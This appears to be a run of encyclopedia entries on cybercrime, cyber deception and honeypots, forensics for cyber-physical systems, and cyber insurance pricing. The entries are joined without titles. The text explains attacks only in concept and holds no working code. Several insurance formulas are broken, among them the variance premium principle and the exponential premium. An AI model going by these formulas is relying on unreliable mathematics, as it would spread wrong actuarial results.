Cyber disruption is historically called a *denial of service*, as the victim is denied some computing resource. For example, a cyber criminal may send a flood of network traffic or specially crafted content to a victim's network or system, rendering the victim's network or systems unavailable to both remote and possibly local users. Such crimes may be motivated by financial, terrorism, vandalism, or activism reasons.

Financial motivation comes in two forms: immediate and deferred. Immediate financial motivation is when a third party pays a cyber criminal to take a system or systems off-line for their own reasons. Deferred is where the cyber criminal takes the system or systems off-line and demands payment in order to cease the attack. This type of criminal activity is part of a larger activity known as *ransomware*, in which digital systems and data are "held for ransom." The name ransomware comes from the malicious software used to perpetrate such attacks, although this activity may involve system compromise, network disruption, and data theft and encryption through various means. Cyber criminals performing a ransomware attack demand payment, usually in a cryptocurrency, in order to restore system and data access, as well as to not sell or release stolen data (When victims must pay to both restore their own access and prevent unauthorized data release, this is called *double extortion*).

Cyber criminals motivated by terrorism, vandalism, and activism use similar methods as those motivated by financial goals, just for different effect. For example, a terrorist may disrupt a mass transit, air traffic control, or financial system in order to sow fear and confusion in a population. Similarly, vandals may disrupt systems purely for "entertainment" value,

and activists may disrupt systems to make a statement or prevent activity of which they disapprove.

Manipulation

Cyber criminals may manipulate a system or data without creating a disruption, for example, to manipulate the public's perception of a stock price, to artificially inflate web site traffic to generate ad revenue, or to spread disinformation for personal, political, or national security reasons. Criminal manipulation of information may be as unsophisticated as sending email messages to a large target audience or posting content on a public forum, may be more complex through the use of automated agents made to act like humans (*bots*), or may be as sophisticated as compromising a secure system and manipulating the processes it controls or the data it stores or transmits.

Hybrid Activity

The categories above are not mutually exclusive. For example, ransomware activity mentioned in the disruption section may involve theft of data as well as system disruption, and stolen data may be manipulated for criminal purposes. Also, disruption, disinformation, fraud, or compromise activity effected by a *botnet* first involves the compromise of a large number of computers which act as agents under the control of the cyber criminal. The unauthorized access to and use of these compromised computers represents theft of computing and network resources in addition to the ultimate criminal use of the botnet.

Open Problems and Future Directions

Digital systems generally improve the safety, efficiency, and convenience of systems on which we rely. However, that increased connectivity and reliance come with a downside, which is that criminals will continue to exploit the connectivity for easier unauthorized access, and they will exploit our dependence for extortion. To address this threat, we must continue to defend our systems and data, but new mechanisms are required. The old perimeter security models are ineffective when data and devices are everywhere, always on, highly portable, and fully connected. New data security approaches will protect our information regardless of where it is,

and new system designs will provide resiliency in the face of multifaceted threats.

Our increasing reliance on digital systems also has national security implications, regardless of the nation. Cyber espionage and nation-state-level offensive cyber operations use many of the same tools, tactics, and procedures as cyber criminals, often with devastating effects, yet no global standards or norms exist, much less laws. The legality of such activities depends entirely on the jurisdiction and perspectives of the parties, which are frequently at odds. As with piracy on the high seas in the eighteenth century, this will only be solved when the balance of global power decides it is in their interest to create and enforce global rules to constrain such activity.

Synonyms

Deceptive software and networks

Definition

Deception is the process of deliberately making someone or something have a false belief. Examples in cyberspace are fake sites, fake files, insincere requests, false error messages, and deliberately uncooperative interactions.

Background

Deception is easier in the cyber world because many clues that reveal deception in the real world are missing in cyberspace (Rowe and Rrushi 2016). It is difficult to confirm the persons or organizations with which one is interacting in cyberspace; data recorded can easily be changed without a trace; and data appears uniform and does not provide clues to its origin.

Deception is a normal part of noncyber social interactions and is an essential part of human nature despite the pronouncements of philosophy and religions (Smith 2004). Deception has a long history in warfare, and is a key issue in law, business, psychology, and entertainment.

Theory and Applications

Offensive Deception

Nearly all malicious cyber activity requires some deception. Computers and devices are carefully designed to be predictable and execute only authorized code. The most effective way that malicious activity can circumvent this is by deception. Some example “offensive deceptions” are:

- Masquerade as someone or something different from one’s real identity (“spoof” them), as with phishing and identity theft
- Lie to manipulate someone into doing something you want, as with phishing and social engineering
- Accompany legitimate activity with something illegitimate, as with concealed Trojan horses in software
- Overwhelm a target with abnormal amounts of data or requests, as with denial-of-service methods
- Use surprising tactics against a target, as with some types of social engineering
- Break suspicious operations into less-suspicious pieces, as with collecting information for espionage

Because of the limited number of such tactics, security professionals are quite familiar with offensive deception, although recognizing all of it can still be difficult.

Defensive Deception

Deception can also be used to defend computer systems and devices automatically, as a third line of defense after authentication and access controls. Defensive deception has been of increasing interest recently since there are more defensive forms than offensive forms. Some examples of defensive deceptions are:

- Give false but plausible excuses for why a suspicious command cannot be done, as by false error messages claiming that a necessary resource cannot be found
- Lie about the results of commands, as in falsely claiming download of a suspicious file
- Masquerade as a different resource than what you are, as with honeypots

- Provide bait information (“honeytokens”) or incorrect information that will cause trouble to a malicious user, such as passwords to honeypots or false bank card numbers that trigger alarms
- Delay suspicious users or traffic considerably, since many cyberattacks rely on speed for effectiveness
- Burden the suspicious user with considerable information to examine, as by having many fake network nodes to impede reconnaissance
- Deliberately try to confuse a suspicious user, as by providing an interface to an industrial control system where controls work differently from what a cyberattacker expects
- Camouflage desirable resources like network-topography maps in unexpected ways
- Send software “beacons” back to a cyberattacker to enable tracing and disabling them
- Pretend to be a naive victim for social engineering

Defensive deceptions are usually supported by intrusion detection systems and other system monitoring for suspicious activity. The higher the probability of malicious behavior, and the higher the benefit of deceiving, the more that deception is warranted. Cost-benefit analysis can quantify these measures.

Deception for Encouragement

Deception can be used to encourage cyberattacker interaction with a defender for the purpose of collecting attack data, as with honeypots. Honeypots are decoy computers and devices accessible over a network. They have no assigned functions beyond serving as decoys, so any nonadministrative interactions with them must be either scanning or malicious activity.

Honeypots do not require deception, but are more effective if they use deception to conceal that they are honeypots. That is because malicious visitors know that honeypots record interactions, and visitors do not want to reveal their secrets. Furthermore, cyberattackers know that honeypots are designed to be difficult to subvert as a base for malicious activity such as spamming or botnets, so they are unlikely to achieve their goals by attacking a honeypot. To be more appealing, honeypots should also offer a friendly interface to what appears to be an important site with many desirable resources.

Deception by honeypots should hide their logging machinery by using encryption and less-obvious network connections like a second network interface card. It can also mean placing data on the honeypot copied from real systems, so it looks like a busy system in case a visitor tries to inspect it. Honeypot deception can also include placing especially appealing bait for visitors to find and switching automatically between real and simulated systems.

Deception for Discouragement

Deception can also be used to defend normal systems, by neutralizing threats or discouraging them from staying. Deception can try to convince an attacker that the site is not worth attacking because it contains little of value. Or it can try to convince an attacker that the site is too hard to use or too well defended to be exploitable.

The psychology of the attacker matters in deception for discouragement, and, in particular, their handling of adversity. Automated cyberattacks by cybercriminals generally retreat when a site does not conform to expectations since their plans are inflexible and will likely then fail, and there are many easier targets available. More narrowly targeted cyberattacks by spies and saboteurs, however, can be more persistent, and will need additional layers of discouragement before they retreat. Some sophisticated attackers like a challenge, and will respond to discouragement with renewed energy, thinking that their target must be valuable if it is well protected. Such attackers can be overwhelmed with unnecessary information, however.

Deceptions benefit from being layered like other cyber defenses. For instance, when cyberattackers find a real site among many fakes on a network and guess its password, they could find many bait listings of honeypots, and then could experience clandestine downloads of Trojan horses onto their machines from those sites. That is three layers.

The Costs of Deception

Deception often relies on human psychology to succeed, whether in direct interactions with people or indirect interactions through their software. Thus it may fail to achieve its goals if victims recognize it and feel betrayed, and recognized deceptions may even induce anger and retaliation that may cause even worse problems for the deceiver. Detection of deception is more

likely when deceptions involve unusual or repeated behavior, so such activity should be avoided by the deceiver. This principle is important with military noncyber deception, but is contrary to usual software practices and expensive to implement.

Deception also has the odd characteristic that once it is detected by the victim, it is harder to deceive the victim again, even in new ways. This means that effective deceptions must be challenging to detect and can require considerable development time.

Deception can also accidentally harm innocent bystanders, as when a deception for discouragement triggers on mistaken clues and impedes a legitimate user on a system. One must estimate the rarity of this and its cost in advance, and decide if the harm is sufficient to require countermeasures.

Since deception can be used by both sides in cyberspace, it is often useful to model its use as a game, with specific costs and probabilities of events (Kamhoua et al. 2021). The game can be simulated and run many times to evaluate the average effects of deceptive tactics and strategies combined with other cybersecurity measures. This can show when tactics such as too elaborate deceptions are not cost-effective. However, most real cyberattacks fail to notice details of complex deception plans, so game analysis is only occasionally useful.

The Ethics of Deception

Deception has been roundly decried for centuries despite being ubiquitous. However, most ethical theories support the use of deception to prevent a greater harm (Bok 1999) such as destruction of a computer system. Other ethical theories identify actions violating norms of society as “evil” and justifying deceptive countermeasures, and cyberattacks could be considered as evil. Furthermore, some deception is necessary to analyze malicious activity for defensive purposes since attackers will not freely give you their secrets.

Open Problems and Future Directions

Not much innovation is occurring with offensive deception methods since many vulnerable targets do not require sophisticated deceptions to fool. New targets are appearing, but most deception goals are unchanged. However, current work is exploring a wide range of defensive deception

methods, many using decoys and honeypots. Over 20 commercial products designed primarily for defensive deception are currently available.

✉ **Julian Rrushi**
Email: rrushi@oakland.edu

Synonyms

Attack evasion; Camouflage; Self-defense

Definition

Deception engineering consists of designing and developing mechanisms that enable a computing machine to evade cyber attacks. These mechanisms typically use decoys and camouflage. Their evasion tactics may be governed by algorithms based on game theory and/or human cognition.

Background

The term deception has two meanings, which at first may appear similar, but are in fact fundamentally different. One of the two meanings of deception refers to lies or fraudulent behavior, which are unacceptable in our society. Deception in this sense is hurtful, and, in most cases, has potential to cause harm.

The other meaning of deception refers to smart actions that evade an attack. Deception for self-defense is a useful capability to engage in an

adversarial environment. As an illustration of deception for self-defense, we refer to the performance of a matador, i.e., a bull fighter, in an arena.

The bull sees the matador as a target and, at some point, gains strength and runs toward the matador in order to hit him with his head and horns. Because of the heavy weight and high speed of the bull, a direct hit can severely injure or even take the life of a matador. The tool of deception used by a matador is a cape, which the matador displays as the bull prepares for attack.

As the bull studies the matador before attack, the matador waves a cape to visually create a close affinity between the cape and himself. Thus, the bull is made to think that the matador, namely its target, is where the cape is. As the bull mounts an attack and is about to approach the matador in order to hit him, the matador maneuvers the cape in a way that leads the bull away from his body.

When the deception technique is successful, the bull hits the cape rather than the matador. After several evaded attacks, the bull starts experiencing fatigue, which makes it easier for the matador to evade future attacks.

Deception for self-defense is commonly found in the military. Soldiers wear camouflage uniforms. Military vehicles and equipment are also often camouflaged. During the Second World War, Fortitude South was a deception operation that aimed at making the German army in occupied France expect the invasion to come through Pas-de-Calais rather than Normandy.

Deception for self-defense by no means implies that the person defending himself is a liar or otherwise unethical in other ways. Wearing a camouflage uniform does not make a soldier a liar. The deceptive use of a cape does not make the matador a liar either. Thus, researching and designing deception capabilities for self-defense does not make a researcher a liar or an imposter.

Cyber deception is an ethical defense tool against exploits and malware, as are other more traditional intrusion detection methods, such as anomaly and misuse detection. Of course, merely having authored or co-authored a paper on honeypots or other deception techniques does not make those authors liars and impostors.

Given that deception for self-defense is ethical and a legitimate security tool, a variety of deception concepts and methods have been ported and applied in cyberspace. In this chapter, we describe some of the deception

mechanisms and techniques that are used in cyberspace to detect malware and exploits, both locally on a computing machine and remotely over a computer network.

Theory

The architecture of a deception capability follows the so called What-How-Where trio. More specifically, the architecture defines what deception mechanisms will be used, how those deception mechanisms will be operated, and where those deception mechanisms will be deployed.

Similarly to other security tools, such as anti-malware software, a deception capability is designed with a threat model in mind. The threat model defines what threat actors are able to do, along with what part of a computing machine, or what elements of computing, those threat actors are in control of. Thus, a threat model also defines the components of a computing machine that the deception capability can trust and rely on.

For example, a deception capability could operate with the assumption that hardware is genuine, and the kernel of the operating system is not compromised by threat actors. The deception then targets malicious activity in user space.

It is typical of a deception capability to use decoys that are monitored for access. Decoys are designed to not interfere with the intended functions of a computing machine. Furthermore, decoys are supported by mechanisms that ensure that legitimate users do not access decoys. Any access to a decoy is deemed to be malicious and indicative of attack.

Both of these design requirements, namely non-interference with legitimate functions and inaccessibility by legitimate users, need to be met for the decoys to be deemed usable in practice.

Because decoys are only accessed by threat actors, decoys are passive for most of the time and hence lack any activity. Decoys are made visible to the untrusted regions of a computing machine; therefore, threat actors may access those decoys without further intervention by the defender. Nevertheless, to increase the probability that threat actors decide to access a decoy, deception algorithms could be designed to influence or otherwise redirect threat actor operations toward decoys.

Deception algorithms are commonly designed via methods of game theory (Ferguson-Walter et al. 2019). Some of these algorithms are

customized to match the cognition of a specific threat actor (Gonzalez et al. 2020), and/or use artificial intelligence (AI). The code that implements and runs a deception capability is typically deployed inside the operating systems kernel, or as a module in user space, with clear memory separation from the rest of the user code. Decoys are rarely implemented in hardware, although that may change in the future.

Application

Honeypots are one of the most widespread and well-known applications of deception. A honeypot is a decoy computer, which is made accessible over the network. A honeypot does not have any production functions, consequently, any interactions with it are deemed to be malicious (Spitzner 2003).

Decoy network services on a honeypot are implemented via scripts that emulate real network services. Their functionality includes the typical initial handshake followed by layer 7 protocol interactions. Emulated network services do not intentionally allow exploits to hack into the honeypot machine. This is the reason that honeypots of this kind are referred to as low interaction honeypots.

Some honeypot designs use real computing machines with real network services. These designs allow threat actors to penetrate the honeypot machine and run code and commands on it. Honeypots of this kind, also known as high interaction honeypots, are extensively monitored; therefore, all actions that a threat actor takes on the honeypot machine are recorded for analysis.

A honeypot has the innate objective of causing or inducing a threat actor to execute attacks and collect data. The more operations a threat actor performs on a honeypot machine, the better it is for the defender.

Honeypots are often run on virtual machines. This allows a single physical machine to run multiple virtual honeypot machines. Furthermore, a honeypot virtual machine is easier to move or replicate from one location of the network to another.

Honeypots, both low and high interaction, operate under the assumption that threat actors are unable to validate the genuineness of its network services, real or emulated, from a long distance over the network. The effectiveness of high interaction honeypots, in which threat actors are

intentionally permitted to land on the honeypot machine, depends on how close their execution environment mimics a machine in production.

Decoy data are another relevant application of deception. Decoy data are stored in files, which may be part of an entire decoy file system. Decoy data are also stored in database records or entire tables, which may be included in a decoy database management system (DBMS). Decoy data and their associated support systems, i.e., decoy file system or decoy DBMS, are often deployed on honeypots. Nevertheless, some decoy data may be deployed on machines in production. A decoy file system or DBMS is extensively monitored. All accesses to decoy data are recorded.

Some decoy data are placed in portable document files (PDF) or office files, which run embedded code. The purpose of embedding code in honey files is to get a call home when a honey file is opened. A report made by the embedded code over the network enables the defender to track the network location of where the honey file was opened.

Decoy I/O consists of decoy I/O devices, such a keyboard, a network interface card, or a webcam, along with synthetic I/O activity that makes those decoy I/O devices appear to be in operation. Decoy I/O implements a deception technique called device shadowing.

Some I/O devices are not used all the time. For example, a user does not type on the keyboard all the time. A network interface card may have periods of inactivity, when the computing machine does not send or receive network traffic. A webcam is only used when the user is in a meeting online.

Decoy I/O is equipped with AI algorithms that sense periods of inactivity in an I/O device. Upon such sensing, decoy I/O replaces the existing physical I/O device with a decoy variant, which is a software emulation of the real I/O device. When the AI algorithms detect incoming activity, decoy I/O immediately reinstates the physical I/O device, and hence restores its functionality.

Any contact with decoy I/O devices throughout the time intervals in which they have taken the place of their corresponding real counterparts, results in detection of exploits and malware.

Open Problems and Future Directions

The main strength of honeypots, which is their lack of production functions and hence absence of normal system and network activity, could also become one of their main weaknesses.

Honeypot evader (Rrushi 2019) is an academic test code that emulates malware propagation. The target selection of honeypot evader is driven by concrete observation of network activity. In other words, honeypot evader only selects a computing machine as the next hop if that machine is seen sending or receiving network traffic.

Because a honeypot machine never sends network packets of its own, nor does it receive network packets from computing machines in production, the probability that it receives contact by honeypot evader is low. Thus, in the honeypot evader concept, honeypots stand out because they are not involved in network traffic exchanges with computing machines in production.

Low-interaction honeypots do not achieve sufficient insights into exploits and malware, because, at some point, those honeypots drop the network connection due to absence of real network services.

A high-interaction honeypot overcomes that limitation, and hence attempts to collect thorough attack traces from a threat actor in action. Nevertheless, a high-interaction honeypot is at risk of being leveraged by threat actors to attack other computing machines.

In a honeypot running as a virtual machine, threat actors could break out of the hypervisor and access the physical machine, and from there, attack other computing machines.

Deception tools that are deployed on a computing machine in production may be susceptible to accidental access by normal users. Consequently, these tools are only usable if they are supported by mechanisms that work with the user to avoid access to a decoy. An example of such utility is a mechanism implemented in the graphics controller, which uses AI techniques to search for decoy-related data in screen images before those images are displayed on the monitor.

Removing decoy-related entries from screen content helps users not see decoys. If users are unaware of decoys, then the expectation is that they will not access those decoys. An alternative approach is to paint with a given color all decoy-related entries on the screen. Users now know what data, code, or devices are decoys and hence avoid accessing them or interacting with them.

CPS forensics; Digital forensics for CPS; Forensics analysis for CPS

Definitions

Cyber Forensics for Cyber-Physical System (CPS) refers to all the techniques and investigation procedures to identify criminal evidence in a Cyber-Physical domain.

Background

Forensic science is defined as the application of scientific methodologies in the investigation of crimes or social behavior in a legal context. Due to the increment of Cyber Crimes (Casey, 2011), in recent years, Forensic Science evolved, including also digital data. In 2007, Ken Zatyko, director of the *Defense Computer Forensics Laboratory* defined digital forensics as “The

application of computer science and investigation procedures for a legal purpose involving the analysis of digital evidence (information of probative value that is stored or transmitted in binary form) after proper search authority, chain of custody, validation with mathematics (hash functions), use of validation tools, repeatability, reporting and possible expert presentation" (Zatyko, 2007). Forensic investigations generally follow emergency episodes to analyze the cause of the incident and to prevent future occurrences. In order to examine the causes of the incident, investigators base their observation on the data gathered from the different devices composing the system. However, to extend this definition to the Cyber-Physical domain, we should consider both the Physical and Digital distributed nature of the CPS, requiring the cooperation of the Digital and Physical evidence forensics during the investigation process (Mohamed et al., 2020).

Application

Cyber-Physical Systems are composed by the interconnection of the physical world (recorded and monitored through actuators and sensors) and the digital information world. The union of these two domains requires the extension of the traditional Digital Forensics procedures and tools also to the Physical evidence domain. Modern CPS forensics procedures are mainly based on traditional Digital Forensic techniques. Therefore, current investigation methodologies may not be precise and effective enough for many CPS applications. Due to the distributed and heterogeneous nature CPSs, the forensics process becomes more complex, and the surface to consider is much wider. Investigations must now consider both digital and physical evidence, the software and hardware domain, and the interactions across the system, which usually involves widely distributed and different components. Although CPS Forensic is a relatively new discipline and still needs contribution, in recent years, significant effort has been put into place by the scientific community to design guidelines to follow in Forensic investigations in CPSs. Several works have been proposed by considering the different case of Cyber-Physical Systems scenarios, including Medical Devices (Grispos et al., 2017), Cloud Systems (Ab Rahman et al., 2016), Industrial Control Systems (Van Vliet et al., 2015) (ICSs), or Smart Cars (Le-Khac et al., 2020). In order to conduct forensic investigations, in Ruan

et al. (2011) the authors introduced three dimensions that should be considered during the analysis: *Technical*, *Organizational*, and *Legal*. These three dimensions were also adapted in the CPS domain in Mohamed et al. (2020):

- *Technical Dimension*. Includes the procedures and tools needed to conduct the forensics in CPS environments. Forensics involves several technical aspects, such as data collection, virtualization/simulations, and incorporating proactive and corrective measures.
- *Organizational Dimension*. CPSs can be small and contained networks or wide and distributed networks, even with components spread around the world. Therefore, the more the CPS becomes larger, the more the forensics processes became complex.
- *Legal Dimension*. Involves the requirements of laws and regulations to ensure CPS forensic activities in the jurisdictions where the data resides.

When implementing a forensic framework, as accurately reported in Mohamed et al. (2020), the current CPS forensic research directions can be divided into three categories:

- *Before Attacks*. Or proactive measures, refers to those methodologies aimed at providing continuous data collection mechanisms in the design phase of the CPS, e.g., implementation of logs or forensics-by-design frameworks.
- *During Attacks*. Or protective measures, refers to those methodologies aimed at developing techniques and tools to be used to gather data during attacks, e.g., Intrusion Detection Systems.
- *After Attacks*. Or reactive measures, refers to those measures aimed at helping investigators during the analysis of an incident, e.g., investigation and data analysis tools.

Open Problems and Future Directions

The interconnection of two different domains (i.e., digital and physical) opens new challenges in the forensic investigation approach, both from the methodological and legal dimensions. From a methodological point of view, traditional forensics tools could be inadequate to deal with both Cyber and Physical domains. In fact, a Cyber-Physical device is composed of both digital and physical data. For instance, in a Smart Cars scenario (Le-Khac et

al., 2020), an investigator should consider data related to the car's operation (e.g., engine control, anti-lock braking system) but also network data (e.g., navigation systems, entertainment systems). Another typical problem of CPSs is that the employed devices must deal with different physical and standardization constraints (Conti et al., 2018). For instance, a Live Forensic session on an ICSs (Stouffer et al., 2011) requires maintaining the systems always operating. This means that the investigator cannot unplug the device or have full control of the device to perform the analysis. Also, due to the legacy nature and limited computation capacities of ICS devices, even a small interaction may compromise such devices' operational status. This is a critical problem since, many times, Forensic analysis and data acquisition should be performed early after an incident. Furthermore, in ICS environment, any human action can involve employees with very different backgrounds and tasks such as engineers, human operators, IT administrators, and/or researchers.

Moreover, current Forensic tools may not appropriately work due to customized firmware with not disclosed information for intellectual property protection.

Finally, from the legal point of view, due to the distributed nature of CPS, an investigator may deal with the spreading of the system in different countries (e.g., the sensors or the cloud could be placed in a different part of the world) with a consequent requirement to manage different jurisdictions but also different types of devices and privacy concerns of the companies.

Cyber risk transfer

Definitions

Cyber insurance is a form of risk transfer that refers to insurance contracts having the purpose of covering a broad range of issues relating to cyber risks. Such issues include liability issues, property loss and theft, data damage, loss of income from network outage and computer failures, website defacement, data asset protection, cyber extortion, and liability arising from negligence relating to personally identifiable data (ENISA, 2012).

A security investment strategy guides the decision-making process on investing in cyber security resources. Such a strategy informs decisions on how to use the limited financial budget available to best protect against cyberattacks (Fielder et al., 2016).

Background

Cyber security has become a major issue with the latest developments in the new digital economy. Cyber risks and attacks may cause severe losses, either of pecuniary value or not, to firms. Banks, ICT firms, e-commerce firms, insurance companies or funds, etc. all face cyber security risks, of varying intensity, severity, or form. Such risks may lead to fraud, denial of service, and privacy issues, so they may have a wide range of characteristics resulting to great difficulties in categorization and modeling. The primary instrument for dealing with cyber security is of course technological, namely, investment in security technology solutions which will help recognize or repel attacks in cyber systems. However, as no security solution can provide full protection, there is always remaining risk, commonly referred to as *residual risk*; this has either to be accepted or transferred, for example, through insurance policies. The idea of *cyber insurance* has its roots back in the 1980s. Today, several insurance companies provide cyber security contracts that are becoming increasingly popular among IT firms or other firms or individuals (e.g., medical or law firms, etc.) that may suffer losses due to cyber security attacks leading to data breaches, cyber extortion, misdirected payments, etc.

An overview of the evolution of cyber insurance focusing on analyzing the market analysis was presented in ENISA (2012). From the scientific perspective, a formal framework aiming to classify all market models of cyber insurance was developed in Böhme et al. (2010). Both market and scientific perspectives were surveyed in Marotta et al. (2017).

Starting from the pioneering work of Gordon and Loeb (2002), a number of works based on cost-benefit and optimization analysis addressed the problem of optimal security investment. Certain works (e.g., see Cavusoglu et al. 2008) adopt a game theoretic approach, trying to model the interaction between the firms decision and the attacker. Such models may consist of simultaneous games (the firm and the attacker take investment and effort decisions, respectively, simultaneously) or sequentially (in a

leader-follower type game with the firm playing the role of the leader in choosing security investment and the attacker following after knowing the firms decision). Other authors (e.g., see Gritzalis et al. 2007) address the problem of optimal insurance contract design so as to avoid adverse selection issues and provide incentives to the firm for taking up adequate measures, in the context of insurance toward security and privacy disclosure risks in IT outsourcing environments. Additionally, cooperative game approaches have been adopted, for example, in Vakilinia and Sengupta (2018) a cooperative game framework has been proposed which proposes the formation of coalitions of firms which collaborately insure a common platform instead of themselves, in an attempt to reduce the high costs of cyber insurance. An integrated framework for information security investment and cyber insurance proposing analytical models to quantify effects of security spending in addressing cyber threats, vulnerabilities, and impact is presented in Wang (2019).

Theory

Modeling Cyber Risks

The proper modeling of cyber risks is essential for both insurance and security investment purposes. A good starting point for a model is the standard collective risk model according to which the loss incurred for a given period T is assumed to be a random variable L described by $L = \sum_{i=1}^{N(T)} L_i$ where $N(T)$ corresponds to the number of security incidents during the period T, modeled by a Poisson distribution, and L_i are random variables that correspond to losses from individual incidents. A typical assumption is that L_i are independent and identically distributed, while the L_i are independent from $N(T)$. Typical loss distributions can be used for the description of L_i, e.g., Pareto, Gamma, etc. The collective risk model is appealing as it allows for easy expressions for the moments of L and approximations of its distribution. The above model is suitable for like risks; however it can be extended for multiple risks by aggregation of multiple models of the above type, corresponding to different distributions for the frequency and severity for different types of risks.

The calibration of the model is an issue for various reasons. One major issue is the lack of data as often firms or organizations that have suffered

cyberattacks will not disclose this information for policy reasons. While the insured has access to this information, the insurer may not, leading to interesting asymmetric information problems that perhaps the insurer may resolve by appropriate auditing schemes that may reveal the security culture of the firm. Another issue arising is the modeling of the individual losses. The reluctance of the firm toward information disclosure applies here as well. Moreover, certain types of losses are difficult to characterize in pecuniary terms. An example can be losses related to privacy issues. The valuation of such losses depends on a variety of factors, for example, characteristics of the actors involved or contingencies. A useful tool for the valuation and modeling of such losses can be random utility models, which include as special cases logit or probit models. Such models can be calibrated with the use of appropriately designed questionnaire procedures in order to provide estimates for the distribution of individual losses.

More complex models for cyber risks have been proposed in the literature in order to deal with the fact that cyberattacks are often time evolving phenomena of a nonstationary nature. In Lambrinoudakis et al. (2005), the information system was modeled as a collection of various assets A_k, $k = 1, \cdots, M$, and that various security attacks may compromise these assets which are of varying vulnerability. The IS may enter into state i, one of N different states, after possible security incidents that affect a single asset A_k, $k = 1, \cdots, M$ of the system. A nonhomogeneous Markov chain model has been constructed describing the transitions between states which in turn is used for modeling the losses which depend on the state that the system is in at each time instance. The same model can be used for the description of the benefits from the insurance policy based on the terms of the contract. Other models focus on the effect of dependencies on the risk variable. Such models set up a network structure consisting either of agents involved in the insurance phenomenon (e.g., interconnected firms to be insured, insurers, etc.) or of various units of computing equipment within a single firm, with the topology of the network providing information on the possible interactions and dependencies between units. Xu and Hua (2019) model a company as a network of ICT resources with the nodes of the network corresponding to computers and/or servers. Infection of certain units of the network may spread through the network structure leading to amplification and transmission of the damages. The network is considered as an undirected graph $\Gamma = (V, E)$ with V the set of vertices and E the set of

edges, which represent the connectivity structure. Losses at each node may be caused by the infection (e.g., information stolen, data damaged, etc.) or by losses caused while restoring the node into secure status. The losses at each individual node as well as on the whole network are modeled as random sums, while an epidemic spreading model on the network is used to monitor the evolution of an infection and recovery through time, along with the evolution of the loss. This model can either be a Markov-type model (ϵ-SIS or push pull model) or a non-Markov-type model, with the attack processes not assumed as independent but rather with the dependence among attacks provided by a joint survival distribution modeled in terms of various copulas connecting the univariate survival probability for each node, which may provide useful scenarios.

Pricing Cyber Insurance Contracts

Once a reliable model for the risk *L* has been established, standard actuarial techniques can be used for the calculation of the premia. A common pricing principle is to calculate premia in terms of a factor loading $\alpha > 0$. According to this principle, the total risk is estimated as $(1+\alpha)\mathbb{E}[L]$, and this can be split over time in order to calculate the premia. Other premia calculation principles are the variance calculation principle according to which the insurance value is calculated as $r_1, r_2, \ldots, r_\ell \in \mathbb{Z}_p$, where *Var* is the variance of the risk and α and β are suitable real numbers. Other premia calculation principles may use utility function and indifference principles. If *u* is the utility function of the insurer, then the price of the contract Π will be given by the indifference price $\mathbb{E}[u(w - L + \Pi)] = u(w)$, where *w* is the wealth of the insurer. The price of the contract of course depends on the characteristics of the random variable *L*. For certain types of utility function, this equation can be solved in closed form. For example, for CARA utility functions $u(w) = \frac{1}{\lambda}(1 - e^{-\lambda w})$, the price of the contract becomes $\Pi = \frac{\lambda}{\mathbb{E}}[e^{\lambda L}]$, with the risk aversion parameter λ characterizing the insurer. This premium calculation principle is known as the *exponential premium principle*.

Cyber Insurance and Security Investment Decisions

As already mentioned, ICT firms can manage cyber security risks by simultaneously making technical security investment decisions and by

resorting to cyber insurance policies. The blend of the two can be decided by the characteristics of the firm (e.g., the preferences toward risk modeled by the utility function), the effectiveness and cost of security measures, the cost of insurance policy, etc. Moreover, the cost of insurance can be made dependent on the levels of security measures adopted by the firm, as a sort of incentive from the insurer toward the firm to adopt adequate security measures.

For example, the firm may decide to buy insurance for part of the risk γL, for some $\gamma \in [0, 1]$ to be chosen, and price $\gamma\Pi$, where C is the actuarial pricing of the risk, and at the same time invest in security measures. The effectiveness of the security measures can be modeled in terms of an increasing concave function $E(C)$ where C is the cost of security and $E(C) \in [0, 1]$ yields the ratio of the risk that can be avoided by these security measures. The total position of the firm should the loss happen will be $w - (1 - \gamma - E(C))L - \gamma\Pi - C$ where the second term accounts for the reduced loss as an account of the combined effect of insurance policies and the security measures and the third and fourth terms correspond to the cost of insurance and security measures, respectively. Then, if the utility function of the firm is u, the insurance and security investment decision can be taken by the solution of the constrained optimization problem:

$$\max_{\gamma \in [0,1], C \geq 0} \quad \mathbb{E}\left[u\left(W(\gamma, C)\right)\right], \\ \gamma\Pi + C \leq w_0,$$

where $W(\gamma, C) := w - (1 - \gamma - E(C))L - \gamma\Pi - C$ and w_0 are the available funds of the firm for insurance and security investment. The solution of this problem provides the optimal insurance coverage ratio and the optimal security investment for the firm, which of course depend on the risk characteristics of the firm, the effectiveness of the security measures, and the cost of insurance policy. Alternatively one may consider both the effects of security measures and the attacker's effort level using a function s such that $s(v, C, z)$ is the probability of a security breach which depends on the systems inherent vulnerability v, the security investment levels of the firm C ($s_C < 0$, $s_{CC} > 0$), and the attacker's efforts to break into the system z ($s_z > 0$, $s_{zz} < 0$). Then the firm's expected payoff from security investments can be expressed, e.g., as $[v - \sum_{i=1}^{n} \theta_i s(v, C, z_i)]L - C$ where z_i and θ_i are the

corresponding estimated attacker efforts and their probabilities. Then the optimal investment can be provided by maximization of the expected payoff (e.g., see Gordon and Loeb 2002 or Cavusoglu et al. 2008 and references within). The effect of insurance can be added to this framework. This simple framework for decision-making has been used in the literature in certain variants.

Open Problems and Future Directions

Despite that cyber insurance and cyber security investment has attracted significant attention of researchers in the past 20 years, there are still a number of open problems, some of which were identified early but remain challenging:

- Contemporary IT systems are highly dynamic; such systems call for dynamic cyber insurance policies.
- The evolution and proliferation of cyber-physical systems, whose cyber security may also affect safety, call for cyber insurance policies that will integrate coverage for both cyber security and safety incidents.
- A core element in any type of insurance is knowledge of the rate of occurrence of incidents to be covered; such knowledge is still scarce. More research is needed on a how security controls affect the rate of occurrences on one hand, and more incentives need to be provided to increase the level of information sharing on incidents.
- The impact of correlated risks on inflicted damage, and consequently its impact in designing cyber insurance contracts, has not been adequately studied.
- Cyber security investment and losses need to be evaluated in a multi-period time horizon.
- The maintenance cost of installed cyber security controls needs to be considered when analyzing cyber security investment.

Synonyms

Cyber security insurance models; Cybersecurity insurance

Definition

Cybersecurity insurance, also referred to as cyber-insurance, is a specialty insurance product that protects the insured from internet-based risks associated with information assets. Cyber insurance policies may include first party coverage, third party liability coverage, and other benefits.

Background

Cyber insurance products are used by individuals, businesses, and organizations to help manage cybersecurity risks. They buy cyber insurance policies to cover potential losses from cyber risks pertaining to information technology infrastructure, information privacy, information governance liability, and e-commerce or other networked IT which they cannot or do

